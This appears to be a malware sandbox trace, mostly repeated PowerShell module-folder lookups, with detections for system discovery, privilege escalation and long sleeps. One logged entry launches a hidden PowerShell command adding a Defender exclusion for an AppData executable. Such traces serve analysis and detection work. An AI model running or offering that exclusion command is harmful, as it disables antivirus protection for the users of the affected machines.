Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\EventTracingManagement*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\EventTracingManagement*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\International*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\International*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\International*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\iSCSI*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\iSCSI*, 0, b92eaac, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\iSCSI*, 0, b92eaf8, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\ISE*, 0, b92eaac, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\ISE*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\ISE*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Kds*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Kds*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Kds*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, b92e9b4, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, b92e9b4, 0, 0, 0) Return: 7d2b9f8	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, b92ea00, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b92eaac, 0, 0, 0) Return: 7d2b9f8	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, b92eaf8, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b92eaac, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b92e9b4, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b92e9b4, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b92ea00, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b92eaac, 0, 0, 0) Return: 7d2b9f8	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.WSMan.Management*, 0, b92eaac, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.WSMan.Management*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.WSMan.Management*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\MsDtc*, 0, b92eaac, 0, 0, 0) Return: 7d2b9f8	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\MsDtc*, 0, b92eaac, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\MsDtc*, 0, b92eaf8, 0, 0, 0) Return: 7d2bb78	2768	2220
Detection	Threat Characteristic: Creates process in Application Data folder Process ID: 732 Image Path: %APPDATA%\Install\Host.exe		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetAdapter*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetAdapter*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetAdapter*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetConnection*, 0, b92eaac, 0, 0, 0) Return: 7d2b9f8	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetConnection*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetConnection*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetEventPacketCapture*, 0, b92eaac, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetEventPacketCapture*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetEventPacketCapture*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetLbfo*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetLbfo*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetLbfo*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetNat*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetNat*, 0, b92eaac, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetNat*, 0, b92eaf8, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetQos*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetQos*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetQos*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 67f544, 0, 0, 0) Return: b77520	2876	732
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 732 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (b77520, 67f544) Return: 1	2876	732
Call System API	API Name: GetVersionExA Args: (bd72e8) Return: 1	2876	732
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 732 Info: Obtains system version from API result		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetSecurity*, 0, b92eaac, 0, 0, 0) Return: 7d2b9f8	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, 67f248, 0, 0, 0) Return: b77520	2876	732
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetSecurity*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetSecurity*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetSwitchTeam*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetSwitchTeam*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetSwitchTeam*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetTCPIP*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetTCPIP*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetTCPIP*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System*, 0, 679c48, 0, 0, 0) Return: b77520	2876	732
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetworkConnectivityStatus*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetworkConnectivityStatus*, 0, b92eaac, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetworkConnectivityStatus*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetworkTransition*, 0, b92eaac, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetworkTransition*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetworkTransition*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PKI*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PKI*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PKI*, 0, b92eaf8, 0, 0, 0) Return: 7d2bb78	2768	2220
Call System API	API Name: GetVersionExA Args: (67e3e0) Return: 1	2876	732
Call System API	API Name: GetVersionExA Args: (6e259cf0) Return: 1	2876	732
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PnpDevice*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PnpDevice*, 0, b92eaac, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PnpDevice*, 0, b92eaf8, 0, 0, 0) Return: 7d2b9f8	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PrintManagement*, 0, b92eaac, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindNextFileW Args: (7d2bb78, b92eabc) Return: 1	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PrintManagement*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PrintManagement*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSDiagnostics*, 0, b92eaac, 0, 0, 0) Return: 7d2b9f8	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSDiagnostics*, 0, b92eaac, 0, 0, 0) Return: 7d2b9f8	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSDiagnostics*, 0, b92eaf8, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSScheduledJob*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSScheduledJob*, 0, b92eaac, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSScheduledJob*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Xml*, 0, 67bc30, 0, 0, 0) Return: c27350	2876	732
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\ScheduledTasks*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\ScheduledTasks*, 0, b92eaac, 0, 0, 0) Return: 7d2b9f8	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\ScheduledTasks*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\SecureBoot*, 0, b92eaac, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\SecureBoot*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\SecureBoot*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call System API	API Name: AdjustTokenPrivileges Args: (3fc, 0, , 0, , 7e0f13c) Return: 1	2876	732
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 732 Info: Obtains system level privileges		
Call System API	API Name: SleepEx Args: (2000, 1) Return: 0	2876	732
Detection	Threat Characteristic: Calls sleep function for an extended period Process 732 slept for long or infinite time.		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage*, 0, b92eaac, 0, 0, 0) Return: 7d2b9f8	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TLS*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TLS*, 0, b92eaac, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TLS*, 0, b92eaf8, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TroubleshootingPack*, 0, b92eaac, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TroubleshootingPack*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TroubleshootingPack*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TrustedPlatformModule*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TrustedPlatformModule*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TrustedPlatformModule*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\VpnClient*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\VpnClient*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\VpnClient*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2876	732
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 732 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2876	732
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2876	732
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2876	732
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2876	732
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2876	732
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Wdac*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Wdac*, 0, b92eaac, 0, 0, 0) Return: 7d2b9f8	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Wdac*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2876	732
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2876	732
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3	2876	732
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2876	732
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2876	732
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2876	732
Call System API	API Name: GetVersionExA Args: (73a482d0) Return: 1	2876	732
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\WindowsDeveloperLicense*, 0, b92eaac, 0, 0, 0) Return: 7d2b9f8	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\WindowsDeveloperLicense*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\WindowsDeveloperLicense*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3	2876	732
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM_____2.5+____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 5	2876	732
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2876	732
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2876	732
Call System API	API Name: GetVersionExA Args: (7f0e420) Return: 1	2876	732
Call System API	API Name: GetDriveTypeA Args: (C:\ ) Return: 3	2876	732
Call System API	API Name: GetForegroundWindow Args: () Return: 100c2	2876	732
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 732 Info: Obtains listing of open application windows		
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2876	732
Call Process API	API Name: CreateProcessW Args: (%windir%\System32\WindowsPowerShell\v1.0\powershell.exe, "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\safUcOGLqdWC.exe", , , , CREATE_SUSPENDED, , %WorkingDir%, SW_HIDE, Process:844:%windir%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe) Return: 1	2876	732
Call System API	API Name: GetForegroundWindow Args: () Return: 100c2	2876	732
Call Thread API	API Name: NtResumeThread Args: (Process:844,) Return: ?	2876	732
Call System API	API Name: evtchann.SendEvent Args: (e), pid[844], ppid[732) Return: 1	2876	732
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\WindowsErrorReporting*, 0, b92eaac, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\WindowsErrorReporting*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\WindowsErrorReporting*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\WindowsUpdate*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\WindowsUpdate*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\WindowsUpdate*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules*, 0, b92ebf0, 0, 0, 0) Return: 7d2b9f8	2768	2220
